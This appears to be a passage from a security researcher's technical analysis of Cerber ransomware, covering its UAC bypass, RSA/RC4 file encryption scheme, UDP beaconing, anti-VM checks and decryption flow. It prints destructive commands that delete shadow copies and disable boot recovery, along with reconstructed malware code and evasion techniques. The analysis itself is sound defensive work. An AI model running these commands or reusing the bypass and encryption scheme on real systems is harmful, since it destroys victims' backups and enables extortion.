The eval mode starts by running the executable using the `-eval PID-TO-KILL` command line argument. In this mode, Cerber terminates a process with the `PID-TO-KILL` process ID and spawns a new process in shadow mode using the `-shadow` argument.

Additionally, this mode performs several of the evasion techniques performed in the Default/Encryption mode and initiates the Encryption Preparation routine.

Shadow mode (-shadow)

The shadow mode runs the executable using the `-shadow` command line argument, removing shadow copies from the system by issuing the command: `%SYSTEM32%\vssadmin.exe delete shadows /all /quiet`

If the Windows version is Vista or higher, Cerber also executes the following commands to edit the system configuration:

```
bcdedit.exe /set {default} recoveryenabled no
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
```

UAC Bypass

The ransomware tries to bypass UAC and execute with elevated system privileges:

1. Check if the `HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLua` flag is set. If not set, Cerber launches in eval mode using the arguments `-eval {CurrentProcessID}` to terminate the current execution mode and start the encryption process. If the `EnableLua` flag is set, Cerber enumerates the `%SYSTEM32%` folder to locate files with the following features:
    - Files with `EXE` extension and none of the `FILE_ATTRIBUTE_SYSTEM` and `FILE_ATTRIBUTE_HIDDEN` file attribute flags. This `EXE` file manifest must also contain the following information:
      ```
      <autoElevate>true</autoElevate>
      <requestedExecutionLevel level="requireAdministrator"/>
      ```
    - The `EXE` files must contain an imported `DLL` whose name does not start with `api-ms-win-` and does not appear in `\KnownDlls` directory object.
2. Copy the matched `DLL` (referenced by the `EXE` file) to the `%TEMP%` directory using a random name with a `tmp` extension. It then patches the first instruction of the `DllEntryPoint`, redirecting the execution flow to the malicious code, which is responsible for running Cerber with elevated privileges.
3. Create a randomly named directory using `[A-Za-z0-9]` characters in the `%SYSTEM32%` directory.
4. Set the `cerber_uac_status` property for the `Shell_TrayWnd` window to FALSE.
5. Create the `explorer.exe` process in `CREATE_SUSPENDED` state and inject malicious code inside the `explorer.exe` process space.
6. `explorer.exe` renames the `DLL` from `%TEMP%` directory and moves it and the `EXE` file to the previously created random directory.
7. `explorer.exe` starts a `EXE` process, thus executing malicious code from `DLL` . The `DLL` then launches the ransomware with elevated privileges using eval mode with the arguments `-eval {CerberInstanceProcessID}`.
8. After creating the `EXE` file, `explorer.exe` sets `cerber_uac_status` property to TRUE.
9. Wait until the property name `cerber_uac_status` is not set for one minute. If the property is not set, it deletes the `DLL` file from the `%TEMP%` directory and looks for another suitable `DLL` in the same `EXE` or looks for a new `EXE` image.

Encryption Process

The Cerber ransomware uses a combination of symmetric and asymmetric encryption algorithms, encrypting the user's data without communicating with the C&C server.

All encryption keys are randomly generated. RC4 and RSA algorithms are used for file encryption.

If the configuration section's `encrypt.multithread` flag is set, the ransomware initiates a number of threads for the encryption process. The number of initiated threads equals the number of processors multiplied by 2.

The ransomware creates three files containing the ransom message in each encrypted folder. The names and the content of these files can be found in the configuration `help_files.files` field.

Encryption Keys Generation

The key generation process starts when the ransomware generates a pair of RSA public/private keys (further described as `RSA_X_PUB` , `RSA_X_PRI`). The key size is specified in the configuration `encrypt.rsa_key_size` field. In all samples we encountered, the key size is 576, and therefore RSA 576[3] is used for encryption.

The ransomware also uses the global public RSA 2048 bits key (further described as `RSA_2048_MASTER_PUB`). This key is retrieved from the configuration section's base64 encoded field `global_public_key` , with the decoded key value:

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvkty5qhqEydR9076Fevp
0uMP7IZNms1AA7GPQUThMWbYiEYIhBKcT0/nwYrBq0Ogv79K1tta04EHTrXgcAp/
OJgBhz9N58aewd4yZBm2coeaDGvcGRAc9e72ObFQ/TME/Io7LZ5qXDWzDafI8LA8
JQmSz0L+/G+LPTWg7kPOpJT7WSkRb9T8w5QgZRJuvvhErHM83kO3ELTH+SoEI53p
4ENVwfNNEpOpnpOOSKQobtIw56CsQFrhac0sQlOjek/muVluxjiEmc0fszk2WLSn
qryiMyzaI5DWBDjYKXA1tp2h/ygbkYdFYRbAEqwtLxT2wMfWPQI5OkhTa9tZqD0H
nQIDAQAB
-----END PUBLIC KEY-----
```

`RSA_2048_MASTER_PUB` encrypts the `PUB RSA_X_PUB` and `RSA_X_PRI` keys. They are then reversed and encoded using base64 algorithm. The outcome stores to the following registry key:

`HKCU\Printer\Defaults\(UNIQUE-ID}\Component_01`

The ransomware also stores the `RSA_X_PUB` key using a custom structure in the following registry key:

`HKCU\Printer\Defaults\(UNIQUE-ID}\Component_00`

Encryption Preparation

This stage generates a list of files to be encrypted through the following process:

Collects physical drive data with `GetLogicalDrives` API call. The relevant drives for encryption are:

Drive Type
DRIVE_REMOVABLE
DRIVE_FIXED
DRIVE_RAMDISK

Cerber checks the DOS name of the devices by calling the `QueryDosDevice` API call. If the DOS device name is equal to `\??\`, it skips the drive.

If the configuration section's `encrypt.network` flag is enabled, the ransomware also enumerates all shared network drives and all disk resources on the network, skipping directories specified in the configuration section's `blacklisted.folders` field.

It skips files smaller than a value defined in the configuration section's `min_file_size` field, files contained in the configuration section's `blacklist.files` , and files with extensions that do not match the `encrypt.files` fields.

The rest of the files are added to the list of files to be encrypted.

If the `HKCU\Printer\Defaults\(UNIQUE-ID}\Installed` key is not present or is equal to 0 and the configuration section's `servers.send_stat flag` is set, the ransomware spawns a process in stat mode to send statistical information to the C&C server.

Next, the ransomware starts the encryption routine.

After completing the encryption process, the ransomware creates three files containing the ransom note in the `DESKTOP` folder. It stores the names and the content of these files in the configuration section's `help_files.files` field. Cerber opens these files for the victim to see the content.

After the successful encryption, the ransomware terminates the watchdog process, clears its registry keys, and removes the startup link. It then terminates its own process and sends the C&C server the configuration section's `data_finish` field which transmits statistical data about the victim's machine.

Encryption Routine

The encryption routine's goal is to encrypt a single file from the file system. Therefore, Cerber uses this routine on every file marked for encryption (this list is generated in the Encryption Preparation stage).

At first, a 10 byte random alpha-numeric string is generated. Together with the `.cerber` extension, this string becomes the encrypted filename. As a result, each encrypted filename exhibits the following pattern: `[0-9A-Za-z_-]{10}.cerber`.

To encrypt the file, Cerber "steals" the first N bytes from a file. It calculates the number of stolen bytes using the following algorithm:

```
rsa_key_size_bytes = (uint16_t)((rsa_key_size >> 3) - 1);
m = rsa_key_size_bytes - 21;
if (rsa_key_size_bytes - 21 >= 0x10)
  m = 16;
g_StolenBytesSize = rsa_key_size_bytes - m - 21;
```

Next, a custom random number generation function generates a 128-bit random `RC4` key (further referred to as *`rc4_key`*).

Cerber then splits the file into multiple encryption blocks, determined by the calculation below and based on the configuration section's `max_block_size` and `max_blocks` fields.

```
int calculate_numof_block (uint32_t dwFilesize, uint32_t dwStolenBytes) {
        number_of_blocks = 1;
        size_without_stolen_bytes = dwFilesize - dwStolenBytes;
        max_block_size_bytes = max_block_size * 1024 * 1024;
        max_bytes_per_block = max_block_size_bytes / max_blocks;

        if (size_without_stolen_bytes / max_bytes_per_block > max_blocks)
                number_of_blocks = max_blocks;

        return number_of_blocks;
}
```

The encryption routine uses two main data structures to represent the encrypted file: `FileStolenHeader` and `FileMetaInfo` . Structure detail below:

```
struct FileStolenHeader {
       char magic[4] = 'rbrc';  // magic header
       uint32_t rand_bytes;     // random bytes
       uint16_t u_filename_len; // length of filename in Unicode with 0 byte
       uint8_t blocks_number;   // number of blocks to encrypt
       uint32_t block_size;     // block size
       uint16_t bytes_to_steal; // number of bytes to steal
       uint32_t murmur_hash_of_stolen_bytes; // murmur3 32 hash of stolen bytes
       char rc4_key[16];       // randomly generated RC4 key (rc4_key)
       char stolen_bytes[0];    // stolen bytes
};
struct FileMetainfo {
       struct FILETIME CreationTime;   // original filetime creation
       struct FILETIME LastAccessTime; // original filetime last access
       struct FILETIME LastWriteTime;  // original filetime last write
       char original_filename[0];     // original filename
       uint64_t r_murmur_hashes_of_blocks[0]; // hashes of blocks to be encrypted with random 
4-bytes data salting
};
```

Cerber encrypts each file block with the RC4 algorithm using the previously generated `rc4_key` value as the encryption key. The encrypted blocks then overwrite and replace the original bytes in the file.

After encrypting all file data, the ransomware replaces the stolen bytes from the beginning of a file with random bytes generated using its custom random number generation function. It encrypts the `FileMetainfo` structure with the RC4 algorithm using the `rc4_key` value as the encryption key. The `FileStolenHeader` structure is then encrypted with the RSA algorithm using `RSA_X_PUB` value as the encryption key.

As decrypting the file correctly requires two main data structures, they are then appended to the end of the encrypted file.

The values of the locally generated RSA keys `RSA_X_PUB` and `RSA_X_PRI` are also required for the decryption process. They are therefore retrieved (in an encrypted form) from the registry key `HKCU\Printer\Defaults\(UNIQUE-ID}\Component_01` and also appended to the end of the encrypted file. Before appending, the keys are decoded using base64 algorithm.

The overall structure of the encrypted file changes depending on the number of encrypted blocks it contains. Listed below are all the various possibilities:

A Single Encrypted Block File Structure
If the file has only one encryption block, the encrypted file structure is:

```
struct EncryptedFile {
       char random_bytes[N]; // replacement for stolen N bytes
       char ciphertext[FileSize-N]; // encrypted file content
       char encrypted_FileMetainfo[0]; // encrypted with rc4_key FileMetainfo
       char encrypted_FileStolenHeader[0]; // encrypted with RSA_X_PUB FileStolenHeader
       char encrypted_RSA_X[0]; // encrypted RSA_X_PUB/RSA_X_PRI with RSA_2048_MASTER_PUB
};
```

Multiple Encrypted Block File Structure

If the file has several encryption blocks, the encrypted file structure is:

```
struct EncryptedFile {
       char random_bytes[N]; // replacement for stolen N bytes
       char plaintext_0[K]; // part of plaintext
       char ciphertext_0[max_block_size]; // part of ciphertext
       ...
       char plaintext_4[M]; // part of plaintext
       char ciphertext_4[max_block_size]; // part of ciphertext
       char encrypted_FileMetainfo[0]; // encrypted with rc4_key FileMetainfo
       char encrypted_FileStolenHeader[0]; // encrypted with RSA_X_PUB FileStolenHeader
       char encrypted_RSA_X[0]; // encrypted RSA_X_PUB/RSA_X_PRI with MASTER_RSA_2048_PUB
};
```

Very Small File Structure

A third option exists if the file size is smaller than the size of the stolen bytes. In this case, it encrypts only the stolen part with the RC4 encryption algorithm, giving the file structure:

```
struct EncryptedFile {
       char random_bytes[FileSize]; // replacement for stolen N bytes
       char encrypted_FileMetainfo[0]; // encrypted with rc4_key FileMetainfo
       char encrypted_FileStolenHeader[0]; // encrypted with RSA_X_PUB FileStolenHeader
       char encrypted_RSA_X[0]; // encrypted RSA_X_PUB/RSA_X_PRI with MASTER_RSA_2048_PUB
};
```

Random Number Generation Function

To generate random numbers, Cerber executes the following function:

```
uint32_t g_Magic_0 = 0x12345678;
uint32_t g_Magic_1 = 0x159A55E5;
uint32_t g_Magic_2 = 0x1F123BB5;
uint32_t g_Magic_3 = 0x5491333;

uint32_t GenerateRandomByte(uint32_t s) {
  uint64_t is = 0;

  if (!s)
    return s;

  is = g_Magic_0;

  if (g_Magic_0 == 0x12345678)
    is = __rdtsc();

  g_Magic_0 = g_Magic_1;
  g_Magic_1 = g_Magic_2;
  g_Magic_2 = g_Magic_3;
  g_Magic_3 ^= is ^ ((uint32_t)is << 11) ^ (((uint32_t)is ^ ((uint32_t)is << 11) ^ ((uint32_t)
is >> 11)) >> 8);

  return g_Magic_3 % (100 * s) / 100;
}
```



N Random Bytes
Original File – RC4 Encrypted
FileMetainfo Structure – RC4 Encrypted
FileStolenHeader Structure – RC4 Encrypted
RSA_X_PUB/PRIV – RSA_M_PUB Encrypted

Figure 22: Encryption Levels

Network and Communication

Designed as a standalone offline infection with an offline decryption process, Cerber's network communication has only minimal functionality, including:


- UDP communication provides a unidirectional C&C communication. This means Cerber only transmits statistical information to the C&C server without requiring a response.
- Retrieving GeoIP services through HTTP communication.

Communication with GeoIP Service

Cerber communicates with one of the GeoIP services listed in the configuration section's `ip_geo` field to resolve the country code of the victim's computer.

First, it sends an HTTP `GET /` request to one of the listed services. It receives a response in a JSON format, and the relevant country code is retrieved from the JSON field specified in the configuration section's `property_name` field.

Then, Cerber checks the retrieved country code against a country code blacklist stored in the configuration section's `blacklist.countries` field. If it finds the retrieved country code in this list, the encryption process does not take place.



```
GET /json HTTP/1.1
Host: ipinfo.io

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Wed, 13 Jul 2016 12:38:50 GMT
Server: nginx/1.6.2
Set-Cookie: first_referrer=; Path=/
X-Content-Type-Options: nosniff
Content-Length: 206
Connection: keep-alive

{
  "ip": "213.57.76.56",
  "hostname": "dynamic-213-57-76-56.hotnet.net.il",
  "city": "",
  "region": "",
  "country": "IL",
  "loc": "31.5000,34.7500",
  "org": "AS12849 Hot-Net internet services Ltd."
}
```

Figure 23: Cerber IP-Query Traffic


Communication with C&C Server

Cerber communicates with its C&C server as part of the stat working mode. Depending if the system has already been encrypted, two possible communication messages are sent to the C&C server.

To check for system encryption, it queries the following registry key:
`HKCU\Printer\Defaults\{UNIQUE-ID}\Installed`

If this key exists and its value is other than 0, it assumes the system is encrypted, and Cerber sends its C&C server data according to the keys specified in the configuration section's `data_finish` field. When this message is sent, the `HKCU\Printer\Defaults\{UNIQUE-ID}\Installed` sets to 1.

Otherwise, it assumes the system is unencrypted, and sends the data according to the keys specified in the configuration section's `data_start` field to the C&C server.



```
642… 186.160127  172.16.13.219      31.184.223.108   UDP   56 50877 → 6892  Len=14
642… 186.160173  172.16.13.219      31.184.223.109   UDP   56 50877 → 6892  Len=14
642… 186.160227  172.16.13.219      31.184.223.110   UDP   56 50877 → 6892  Len=14
642… 186.160277  172.16.13.219      31.184.223.111   UDP   56 50877 → 6892  Len=14
642… 186.160325  172.16.13.219      31.184.223.112   UDP   56 50877 → 6892  Len=14
642… 186.160374  172.16.13.219      31.184.223.113   UDP   56 50877 → 6892  Len=14
642… 186.160424  172.16.13.219      31.184.223.114   UDP   56 50877 → 6892  Len=14
642… 186.160473  172.16.13.219      31.184.223.115   UDP   56 50877 → 6892  Len=14
642… 186.160523  172.16.13.219      31.184.223.116   UDP   56 50877 → 6892  Len=14
```

```
1e69215feeddb5
```

Figure 24: Cerber C&C UDP Based "Beacon"

The possible key values:

Key	Format	Content
MD5_KEY	%02X%02X%02X%02X%02X%02X	First 6 bytes of MD5 hashsum of `HKCU\Printer\Defaults\{UNIQUE-ID}\Component_01`
PARTNER_ID	%05x	`IMAGE_NT_HEADER.ImageOptionalHeader.Checksum`
OS	%x	Operating system version
IS_X64	%d	Processor architecture AMD_64
IS_ADMIN	%d	User has Administrator privileges
COUNT_FILES	%x	Appears to be the number of files that meet all conditions for being encrypted
STOP_REASON	%d	Reason why encryption was not performed: 0 - everything is OK 1 - country code is in `blacklist.countries` 2 - one of the keyboard layouts is in `blacklist.languages` 3 - virtual environment detected
COUNTRY	%s	Country code achieved from GeoIP service
PC_ID	%c%c%c%c-%c%c%c%c-%c%c%c%c-%c%c%c%c-%c%c%c%c	PC identifier that contains first 6 bytes of MD5 hashsum, PARTNER_ID protected with MD5.

For both message types, all data is concatenated and converted to lower characters. It calculates the MD5 hash of the concatenated data and appends only the first hash byte to the message using %02x format.

Finally, Cerber converts the entire data to lower characters once more and transmits it via UDP protocol to the entire network range specified in the configuration section's `servers.statistics.ip` field.

Protection Mechanisms

Cerber contains many embedded evasion techniques. However, for these techniques to be enabled, specific flags must be set in its configuration section. None of the samples we analyzed had all these flags enabled.

Anti-VM

Cerber contains several VM evasion techniques, some based on specific virtualization technology detection, and others on the existence/absence of system certificates.

Virtualization Technology Based Evasions

Virtualization Technology	Evasion Technique Description
Hypervisor	Checks if ECX 31st bit is set after executing cpuid assembly instruction with the EAX register set to 1.
VirtualBox	• `HKLM\HARDWARE\Description\System\SystemBiosVersion` registry key • `HKLM\HARDWARE\Description\System\VideosBiosVersion` registry key • `HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier` registry key • `HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions` registry key • `\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Enum\PCI` registry key • Check presence of the following file in the filesystem: `C:\WINDOWS\system32\drivers\VBoxMouse.sys`
Parallels	• `HKLM\HARDWARE\Description\System\SystemBiosVersion` registry key • `HKLM\HARDWARE\Description\System\` registry key • `\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Enum\` registry key
QEMU	• `HKLM\HARDWARE\Description\System\SystemBiosVersion` registry key • `HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier` registry key
VMWare	• `HKLM\HARDWARE\Description\System\SystemBiosVersion` registry key • `HKLM\HARDWARE\Description\System\VideosBiosVersion` registry key • `HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier` registry key • `\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Enum\PCI` registry key • `HKLM\SOFTWARE\VMWARE, Inc.\VMware Tools` registry key • Check presence of the following file in the filesystem: `C:\Windows\system32\drivers\vmmouse.sys or C:\Windows\system32\drivers\vmhgfs.sys`
Wine	Check if `wine_get_unix_file_name` function is present in `"kernel32.dll"`

Artifacts Based Evasions

Cerber locates and identifies system artifacts that indicate the use of a virtual environment.

While many of these artifacts directly relate to virtual environments, some do not match any known environment and could indicate artifacts from the Cerber developer computer left for debugging purposes.

Action
Check if the system device `\\.\NPF_NdisWanIp` can be opened (using `CreateFile` Windows API). If the `INVALID_HANDLE_VALUE` value is returned, the last error is checked to see if it is either `ERROR_PATH_NOT_FOUND` or `ERROR_FILE_NOT_FOUND` . If any other value is found, a virtual environment is assumed.
Check if the system device `\\.\cv2k1` can be opened (using `CreateFile` Windows API). If the `INVALID_HANDLE_VALUE` value is returned, the last error is checked to see if it is either `ERROR_PATH_NOT_FOUND` or `ERROR_FILE_NOT_FOUND` . If any other value is found, a virtual environment is assumed.
If any of these processes exist on the system, a virtual (sandbox) environment is assumed: `wireshark.exe` , `dumpcap.exe` , `ollydbg.exe` , `idag.exe` , `sysanalyzer.exe` , `snif_hit.exe` , `scktool.exe` , `proc_analyzer.exe` , `hookexplorer.exe` , `multi_pot.exe`
Check for the existence of these modules in the process image space. If any of these modules is located, a virtual environment is assumed. `sbiedll.dll` , `dir_watch.dll` , `api_log.dll` , `dnghelp.dll`
Check if the image names contain any of the following sub-strings. If any match is found, a virtual environment is assumed. `test_item.exe` , `\sandbox\` , `\cwsandbox\` , `\sand-box\`
Check the system drive volume serial number. If it matches any of these serials, a virtual environment is assumed. `0x0CD1A40` , `0x6CBBC508` , `0x774E1682` , `0x837F873E` , `0x8B6F64BC`
Check for the existence of a mutex named Frz_State.
Check for the presence of any of the following files on the disk. If any of these files is located, a virtual environment is assumed. `c:\popupkiller.exe` , `c:\stimulator.exe` , `c:\TOOLS\execute.exe`

Decryption Process

Cerber starts the decryption process by parsing the decryption configuration embedded in the binary. The configuration is presented below.

```
{
  "default": {
    "tor": "cerberhhyed5frqa",
    "site_1": "onion.to",
    "site_2": "onion.cab",
    "site_3": "onion.nu",
    "site_4": "onion.link",
    "site_5": "tor2web.org"
  },
  "encrypt": {
    "new_extension": ".cerber",
    "multithread": 1
  },
  "help_files": {
    "files": [
      {
        "file_extension": ".html"
      },
      {
        "file_extension": ".txt"
      },
      {
        "file_extension": ".url"
      },
      {
        "file_extension": ".vbs"
      }
    ],
    "files_name": "# DECRYPT MY FILES #"
  },
  "servers": {
    "decryptor": {
      "attempts": 5,
      "timeout": 2,
      "url": "http:\/\/{TOR}.onion\/decryptor\/"
    }
  },
  "global_public_key_size": 256
}
```

Then it decrypts files in one of the following ways:

- Use the local RSA private key `private.key` file from the current decryptor folder.
- Retrieve the RSA private key file from the attacker's C&C server.

RSA_X_PRI Retrieval from the C&C Server

The decryptor reads `global_public_key_size` bytes from the end of an encrypted file. These bytes are the encrypted `RSA_X_PUB` and `RSA_X_PRI` keys encrypted with the `RSA_2048_MASTER_PUB` key (further `ENC_RSA_BLOB`). If the decryptor finds multiple encrypted files blobs (i.e., different `ENC_RSA_BLOB` chunks at the end of a file), then it chooses the most prevalent one. This may occur if files from another encrypted machine are stored in the filesystem. After this step, the decryptor calculates the `KEY_ID` as the MD5 hashsum of base64 encoded `ENC_RSA_BLOB`. Note: the `MD5_KEY` is a short version of `KEY_ID`, as it uses the first 6 bytes.

To get the RSA_X_PRI, the decryptor sends the following HTTP packet to one of the `default` servers:

```
POST /decryptor HTTP
Content-Type: application/x-www-form-urlencoded

"sign=%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x" % KEY_ID
```

The response from the C&C server contains the encoded 4-digits captcha image that must be entered correctly.

